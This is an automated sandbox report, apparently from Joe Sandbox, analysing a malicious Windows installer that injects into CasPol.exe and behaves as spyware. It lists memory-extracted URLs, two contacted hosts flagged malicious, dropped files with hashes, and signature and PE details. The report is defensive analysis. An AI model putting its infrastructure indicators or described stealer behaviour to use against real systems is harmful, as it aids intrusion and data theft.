http://cps.letsencrypt.org0	CasPol.exe, 00000004.00000003.150534380178.00000000200F4000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000004.00000002.154294092928.00000000200F6000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000004.00000002.154288129487.000000001DFD3000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000004.00000002.154293912757.00000000200D1000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000004.00000002.154263810117.00000000011E6000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	CasPol.exe, 00000004.00000002.154286657088.000000001DEA1000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.ssc.lt/root-b/cacrl.crl0	CasPol.exe, 00000004.00000003.150519790224.00000000214C3000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://web.ncdc.gov.sa/crl/nrcacomb1.crl0	CasPol.exe, 00000004.00000003.150523560122.0000000021499000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.certicamara.com/dpc/0Z	CasPol.exe, 00000004.00000003.150531420868.000000002147C000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.uce.gub.uy/informacion-tecnica/politicas/cp_acrn.pdf0G	CasPol.exe, 00000004.00000003.150523560122.0000000021499000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pki.wellsfargo.com/wsprca.crl0	CasPol.exe, 00000004.00000003.150531801341.0000000021470000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://wwww.certigna.fr/autorites/0m	CasPol.exe, 00000004.00000003.150519790224.00000000214C3000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.dnie.es/dpc0	CasPol.exe, 00000004.00000002.154294498705.000000002013E000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000004.00000003.150532652039.000000002013700.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.ica.co.il/repository/cps/PersonalID_Practice_Statement.pdf0	CasPol.exe, 00000004.00000003.150519790224.00000000214C3000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ca.mtin.es/mtin/DPCyPoliticas0	CasPol.exe, 00000004.00000003.150522887810.00000000214AB000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.anf.es/AC/ANFServerCA.crl0	CasPol.exe, 00000004.00000003.150531420868.000000002147C000.00000004.00000800.00020000.00000000.sdmp	false		high
http://nsis.sf.net/NSIS_ErrorError	cP5nXH8fQI.exe	false		high
http://www.globaltrust.info0	CasPol.exe, 00000004.00000003.150519790224.00000000214C3000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://certificates.starfieldtech.com/repository/1604	CasPol.exe, 00000004.00000003.150522887810.00000000214AB000.00000004.00000800.00020000.00000000.sdmp	false		high
http://acedicom.edicomgroup.com/doc0	CasPol.exe, 00000004.00000003.150531801341.0000000021470000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.certplus.com/CRL/class3TS.crl0	CasPol.exe, 00000004.00000003.150531801341.0000000021470000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://crl.anf.es/AC/ANFServerCA.crl0	CasPol.exe, 00000004.00000003.150531420868.000000002147C000.00000004.00000800.00020000.00000000.sdmp	false		high
http://ac.economia.gob.mx/last.crl0G	CasPol.exe, 00000004.00000003.150519790224.00000000214C3000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.catcert.net/verarrel	CasPol.exe, 00000004.00000003.150519790224.00000000214C3000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.disig.sk/ca0f	CasPol.exe, 00000004.00000003.150519790224.00000000214C3000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.accv.es/fileadmin/Archivos/certificados/raizaccv1.crt0	CasPol.exe, 00000004.00000003.150523560122.0000000021499000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.e-szigno.hu/RootCA.crl	CasPol.exe, 00000004.00000003.150521350432.00000000214D5000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000004.00000003.150519790224.00000000214C3000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sk.ee/juur/crl/0	CasPol.exe, 00000004.00000003.150519790224.00000000214C3000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.chambersign.org/chambersignroot.crl0	CasPol.exe, 00000004.00000003.150519790224.00000000214C3000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.xrampsecurity.com/XGCA.crl0	CasPol.exe, 00000004.00000003.150532652039.0000000020137000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://certs.oati.net/repository/OATICA2.crl0	CasPol.exe, 00000004.00000003.150522887810.00000000214AB000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.oces.trust2408.com/oces.crl0	CasPol.exe, 00000004.00000003.150522887810.00000000214AB000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.quovadis.bm0	CasPol.exe, 00000004.00000003.150531420868.000000002147C000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://eca.hinet.net/repository0	CasPol.exe, 00000004.00000003.150523560122.000000002149900 0.00000004.00000800.00020000.00000000.sdmp	false		high
http://crl.ssc.lt/root-a/cacrl.crl0	CasPol.exe, 00000004.00000003.150522887810.00000000214AB000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://certs.oaticerts.com/repository/OATICA2.crl	CasPol.exe, 00000004.00000003.150522887810.00000000214AB000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.trustdst.com/certificates/policy/ACES-index.html0	CasPol.exe, 00000004.00000003.150519790224.00000000214C3000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://certs.oati.net/repository/OATICA2.crt0	CasPol.exe, 00000004.00000003.150522887810.00000000214AB000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.accv.es00	CasPol.exe, 00000004.00000003.150523560122.000000002149900 0.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.pkioverheid.nl/policies/root-policy-G20	CasPol.exe, 00000004.00000003.150522887810.00000000214AB000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.netlock.net/docs	CasPol.exe, 00000004.00000003.150523801047.000000002148A000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.pki.admin.ch/policy/CPS_2_16_756_1_17_3_21_1.pdf0	CasPol.exe, 00000004.00000003.150522887810.00000000214AB000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.e-trust.be/CPS/QNcerts	CasPol.exe, 00000004.00000003.150523801047.000000002148A000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000004.00000003.150523560122.000000002149900 0.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000004.00000002.154296819778.000 00000214A8000.00000004.00000800.00020000 .00000000.sdmp, CasPol.exe, 00000004.000 00003.150520726350.00000000214E4000.0000 0004.00000800.00020000.00000000.sdmp, Ca sPol.exe, 00000004.00000003.150519790224 .00000000214C3000.00000004.00000800.0002 0000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.ncdc.gov.sa0	CasPol.exe, 00000004.00000003.150523560122.000000002149900 0.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://fedir.comsign.co.il/crl/ComSignCA.crl0	CasPol.exe, 00000004.00000003.150531801341.000000002147000 0.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://trustcenter-crl.certificat2.com/Keynectis/KEYNECTIS_ROOT_CA.crl0	CasPol.exe, 00000004.00000003.150523801047.000000002148A000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000004.00000003.150524039945.000000002149300 0.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://web.ncdc.gov.sa/crl/nrcaparta1.crl	CasPol.exe, 00000004.00000003.150523560122.000000002149900 0.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.datev.de/zertifikat-policy-int0	CasPol.exe, 00000004.00000003.150523560122.000000002149900 0.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000004.00000003.150522887810.00000000214AB00 0.00000004.00000800.00020000.00000000.sdmp	false		high
http://fedir.comsign.co.il/crl/comsignglobalrootca.crl0;	CasPol.exe, 00000004.00000003.150523801047.000000002148A000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://repository.luxtrust.lu0	CasPol.exe, 00000004.00000003.150521350432.00000000214D5000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000004.00000003.150519790224.00000000214C300 0.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://cps.chambersign.org/cps/chambersroot.html0	CasPol.exe, 00000004.00000003.150522887810.00000000214AB000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.acabogacia.org0	CasPol.exe, 00000004.00000003.150523560122.000000002149900 0.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.eca.hinet.net/OCSP/ocspG2sha20	CasPol.exe, 00000004.00000003.150523560122.000000002149900 0.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://support.google.com/chrome/?p=plugin_flash	CasPol.exe, 00000004.00000002.154287064617.000000001DEF3000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.firmaprofesional.com/cps0	CasPol.exe, 00000004.00000003.150523801047.000000002148A000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.uce.gub.uy/acrn/acrn.crl0	CasPol.exe, 00000004.00000003.150523560122.0000000021499000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.securetrust.com/SGCA.crl0	CasPol.exe, 00000004.00000003.150519790224.00000000214C3000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://fedir.comsign.co.il/cacert/ComSignAdvancedSecurityCA.crt0	CasPol.exe, 00000004.00000003.150523560122.0000000021499000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://xMIMbL.com	CasPol.exe, 00000004.00000002.154286657088.000000001DEA1000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.agesic.gub.uy/acrn/acrn.crl0)	CasPol.exe, 00000004.00000003.150523560122.0000000021499000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.securetrust.com/STCA.crl0	CasPol.exe, 00000004.00000003.150523560122.0000000021499000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.rcsc.lt/repository0	CasPol.exe, 00000004.00000003.150523801047.000000002148A000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000004.00000002.154296778968.000000002149700.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000004.00000003.150533395874.0000000021493000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000004.00000003.150524039945.0000000021493000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000004.00000003.150531583068.0000000021490000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
64.188.2.199	bangladeshshoecity.com	United States		8100	ASN-QUADRANET-GLOBALUS	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
46.16.58.183	mail.restaurantsllado.com	Spain		197712	CDMONsistemescdmoncomES	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	559052
Start date:	24.01.2022
Start time:	20:18:10
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 10s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	cP5nXH8fQI.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	16
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@4/4@2/2
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 51.124.57.242, 51.105.236.244, 209.197.3.8, 92.123.194.121, 92.123.194.108, 67.27.157.126, 8.248.133.254, 8.248.117.254, 8.248.137.254, 8.248.119.254, 92.123.194.140
- Excluded domains from analysis (whitelisted): www.bing.com, client.wns.windows.com, fg.download.windowsupdate.com.c.footprint.net, wu-shim.trafficmanager.net, ctldl.windowsupdate.com, cds.d2s7q6s2.hwcdn.net, wdcp.microsoft.com, a767.dspw65.akamai.net, arc.msn.com, wd-prod-cp.trafficmanager.net, download.windowsupdate.com.edgesuite.net, wdcpalt.microsoft.com, wd-prod-cp-eu-west-1-fe.westeurope.cloudapp.azure.com, img-prod-cms-rt-microsoft-com.akamaized.net, wd-prod-cp-eu-west-3-fe.westeurope.cloudapp.azure.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
20:20:33	API Interceptor	2771x Sleep call for process: CasPol.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\Stenkastenes.dat

Process:	C:\Users\user\Desktop\cP5nXH8fQI.exe
File Type:	DOS executable (COM)
Category:	dropped
Size (bytes):	33645
Entropy (8bit):	7.620146538761287
Encrypted:	false
SSDEEP:	768:tEn1wCHxTRSJLLV7yueznYuQa6OjAaOlOaW3BISs:8UJ/V7ytYy6oebxIn
MD5:	0614A80093A3722C605EFD8B79692F37
SHA1:	16CBC940F64C331B2AD8F75C1C59321EB7CDEF1D
SHA-256:	FE4DB2C0884A3AD00C2B0D47C119B1293520E35308993870EAC4B211847E7229
SHA-512:	3E4110AC344CCF265F5FB28D247A6AD62D00485D2CC22398012B10E679E4D043FACC0CC1AFD6DA4D565D15304C082684E525490571AB349D963C38A6D669B8
Malicious:	false
Reputation:	low
Preview:	.W_.?.u.....u.....u.....u.....h.U!C.4$...i.4$P.k...$....,$.x...,$lcK.Z1..4.Tf.....9.u.W.....T..,..F.....j.va...j....}@W.3.....tV=...B...". ..^z.D.:.....T..;...nL~..#Kvx.1X..g....O.....z @.W..s-.q..Y.....F.....j.va...j....}@W.3.....tV=...B...". ..^z.D.:.....T..;...nL~..#Kvx.1X..g....O.....z@.W..s-.q..Y.q.l..6.#H.\..g!..S.6y...z...V.QB....V!.|7..K$.:..c..T.x...8o. ^(!.*..Tf..T...Tfw.....9.f.o."..5f.o....T...q.y.....HlQy.....mzUf...5...#.m.zBZ.p.....#.....`.2.].Tfqc.f..3x.T>qk.g....m....T.....T...Tf.c....T..!.B.@.o.g B...#g B.s..og.B.h..0b..*.....). {.0...\f.."y.p.....b...N*:....}i.K...<.....%..R.....*%Af...W...c.....h....y....[.B4.2%..v.... F...I.TfA..j.g.....9....g....f7sk.g..<.b...m.Uf.\`V....'.....1*D*"H...n...N.Z.(.|....'h.=y$XC .....X.;}.../...9.V.....Tf4..H.....E*....a.:....@.*3?.gPB.Bb.y.pr..U.....<.....kR..'K.oF.....#...d..R.....R.+e.'*1T.....j.<.T&...f.y.p."t.m2E..9.(...

C:\Users\user\AppData\Local\Temp\gamer.txt

Process:	C:\Users\user\Desktop\cP5nXH8fQI.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	16555
Entropy (8bit):	5.9518641421213605
Encrypted:	false
SSDEEP:	384:HpBOk6soHG6Nun3UPBApXPE8eMag91API7ee872UmLZ7:HmkfOG6NNyp/dn19N7U71mLZ
MD5:	695A2030432B3D981B012A42EDCA055A

SHA1:	31283CF8F970E22E7C9B6FCB811B9C1608997211
SHA-256:	F0568B8400FE6F4621B3E62C56B3C3AB9712DD6D30966A348EB3497ACF6B226A
SHA-512:	0095FE21135FCCB9C5723D583C2087FB9D9CD61CB90BB5C96E11EA76469A3744B7F068B7301F7342AF95642D18921763B250FBB9E8F16F5CC9124300E6A97C5(
Malicious:	false
Reputation:	low
Preview:	EMr8t0Hhq715RQjpV8l9LooUdWJgMtMf2pE83U2wsss81G5KJFLeIXMa1T93HGjNEbFfy4IRaWjctEH1l3hWG74wsJYdZXNmLTqTenvgec8qpu98Zp4XlrrAhbuVePBg5n xMeoxIojglOuJAvAZef0Nak7gm0ix8xSE70QeFJMFjJvEAWRFFFtZOYkcHhCgewp7YBE8OekOsOrcexafRG4AdZaWBz3yCE4qMP0NAcxJ4DHeCdzbc6hW8i8 otpHEpw0OGDSzOwMl9VCfHuXXhaw0zVcWRcWKg1sABn5d7OrJ2xhlYvPjqrY5w7z8FN0FgE8XtOgiSbRGN0toQLHc2vjrb52VFWESFWMUHsKSZfQ4PbqkiII zeyLOvDdo44fuucajegzqku9brw7f8p9R2zFXqooBphSkPzHY6XmnyhU3WyDWzX4CroF6xRQXhjjk7OqKFaLu4ORq54CnRXdGfPhd7dzPgYFxqUkZaqo2ckBxUeh3QLr4p 1ievUUewtab3AdAT2kjQDq4NVPoAQ5jJvQkApXm49qXhPrvrU2YzKVhY5ajHSj55DsIeOSl066y24ayag5YtldIsnpkasB3iqzZiXwJJSOwZVHVJGChfSumllKT835iwi6 k9utWFP5wIpTCqM6CfIHh1JSg5HTMqV8fq5VseXa9XzYpdeJu9OBtsanwwES7WtQoLDnmScaoIfCjrIqw61PPDM8QEGM14KrtcVF5ERKQSh6jPyKwNObsN9T s4FbeSzqr0KnDMekc8p8tRrSRckLbRBa58jfVkjWjcQeuGU8J8gr9f2EG5bdrGEds4pfOwG1TGJcUCr6T8jH9Q82m4wdSeL3wJDr5HYJN0ESkrvn77s4vH90F55tPEmd6Z jNInCzW2BOZfhfO10qNfHa7ZhuyiWVlf05P6uzThDVcRpFtljVTvGctBTjxS6LEiUlof2CsVigpyEGuXekSTdPsflqGf5sMzKcxKlDJc6mtYp7gIqQODeycT

C:\Users\user\AppData\Local\Temp\nsx4DA0.tmp\System.dll

Process:	C:\Users\user\Desktop\cP5nXH8fQI.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	moderate, very likely benign file
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4. D.Rich5.D.....PE..L.....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....`.....@..X. .....text.... ....."..... ..`.rdata..c....@.....&.....@..@.data...x....P.....*.....@....reloc.....`.....,.....@..B..... ....

\Device\ConDrv

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	30
Entropy (8bit):	3.964735178725505
Encrypted:	false
SSDEEP:	3:IBVFBWAGRHneyy:ITqAGRHner
MD5:	9F754B47B351EF0FC32527B541420595
SHA1:	006C66220B33E98C725B73495FE97B3291CE14D9
SHA-256:	0219D77348D2F0510025E188D4EA84A8E73F856DEB5E0878D673079D05840591
SHA-512:	C6996379BCB774CE27EEEC0F173CBACC70CA02F3A773DD879E3A42DA554535A94A9C13308D14E873C71A338105804AFFF32302558111EE880BA0C41747A0853
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	NordVPN directory not found!..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.521910150341084
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%

File name:	cP5nXH8fQI.exe
File size:	95264
MD5:	37fc2aa213d1607545a9b876f4aa543e
SHA1:	7da3e745ac618d2aee602d1de1957aa4442c98ed
SHA256:	4486318d812a32852db5a4b8bd19dc456890b6c9a1bd03ffe94e2ef189394d90
SHA512:	bf750937cde6af507628a730b34be52bba983be99861f46fd92ebfbc3f4a9c7d30534ac5378e802a0b09bad8d168450679abd6d5e5543a8ed88467c051d1a32a
SSDEEP:	1536:6/T2X/jN2vxZz0DTHUpouZZb5a6fy2W8utruxlQIj/qrlyZ6PeZuH8k29xE+1Q:6bG7N2kDTHUpouZZbUuy2W8uxuzRQT4o
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf..sV..Pf..V`..Pf.Rich.Pf.....PE..L...Z.Oa.....j.....

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x40352d
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x614F9B5A [Sat Sep 25 21:57:46 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	56a78d55f3f7af51443e58e0ce2fb5f6

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	E=DAALAMMENES@sdvane.Tre, CN=Gennemtrkke, OU=begynderkursusset, O=Prudences, L=UNPIONEERING, S=FILTERKURVERS, C=MM
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 23/01/2022 15:50:30 23/01/2023 15:50:30
Subject Chain	• E=DAALAMMENES@sdvane.Tre, CN=Gennemtrkke, OU=begynderkursusset, O=Prudences, L=UNPIONEERING, S=FILTERKURVERS, C=MM
Version:	3
Thumbprint MD5:	671A5B893A26A086EBCF47C366C6CA07
Thumbprint SHA-1:	F6F1C0182560058469D9B93DE8B83C062BB3AB74
Thumbprint SHA-256:	B66611C64E384A6777717730C3A835575A37176671AF55C8410BC11848B75E0C
Serial:	00

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
sub esp, 000003F4h
push ebx
push esi
push edi
push 00000020h
pop edi

Instruction
xor ebx, ebx
push 00008001h
mov dword ptr [ebp-14h], ebx
mov dword ptr [ebp-04h], 0040A2E0h
mov dword ptr [ebp-10h], ebx
call dword ptr [004080CCh]
mov esi, dword ptr [004080D0h]
lea eax, dword ptr [ebp-00000140h]
push eax
mov dword ptr [ebp-0000012Ch], ebx
mov dword ptr [ebp-2Ch], ebx
mov dword ptr [ebp-28h], ebx
mov dword ptr [ebp-00000140h], 0000011Ch
call esi
test eax, eax
jne 00007F11289B5D9Ah
lea eax, dword ptr [ebp-00000140h]
mov dword ptr [ebp-00000140h], 00000114h
push eax
call esi
mov ax, word ptr [ebp-0000012Ch]
mov ecx, dword ptr [ebp-00000112h]
sub ax, 00000053h
add ecx, FFFFFFD0h
neg ax
sbb eax, eax
mov byte ptr [ebp-26h], 00000004h
not eax
and eax, ecx
mov word ptr [ebp-2Ch], ax
cmp dword ptr [ebp-0000013Ch], 0Ah
jnc 00007F11289B5D6Ah
and word ptr [ebp-00000132h], 0000h
mov eax, dword ptr [ebp-00000134h]
movzx ecx, byte ptr [ebp-00000138h]
mov dword ptr [00434FB8h], eax
xor eax, eax
mov ah, byte ptr [ebp-0000013Ch]
movzx eax, ax
or eax, ecx
xor ecx, ecx
mov ch, byte ptr [ebp-2Ch]
movzx ecx, cx
shl eax, 10h
or eax, ecx

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8610	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x4c000	0xe28	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x15fa0	0x1480	.data
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x2b0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6897	0x6a00	False	0.666126179245	data	6.45839821493	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x14a6	0x1600	False	0.439275568182	data	5.02410928126	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x2b018	0x600	False	0.521484375	data	4.15458210409	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x36000	0x16000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x4c000	0xe28	0x1000	False	0.378662109375	data	4.00654037497	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x4c208	0x2e8	data	English	United States
RT_DIALOG	0x4c4f0	0x100	data	English	United States
RT_DIALOG	0x4c5f0	0x11c	data	English	United States
RT_DIALOG	0x4c710	0xc4	data	English	United States
RT_DIALOG	0x4c7d8	0x60	data	English	United States
RT_GROUP_ICON	0x4c838	0x14	data	English	United States
RT_VERSION	0x4c850	0x294	data	English	United States
RT_MANIFEST	0x4cae8	0x33e	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
ADVAPI32.dll	RegCreateKeyExW, RegEnumKeyW, RegQueryValueExW, RegSetValueExW, RegCloseKey, RegDeleteValueW, RegDeleteKeyW, AdjustTokenPrivileges, LookupPrivilegeValueW, OpenProcessToken, SetFileSecurityW, RegOpenKeyExW, RegEnumValueW
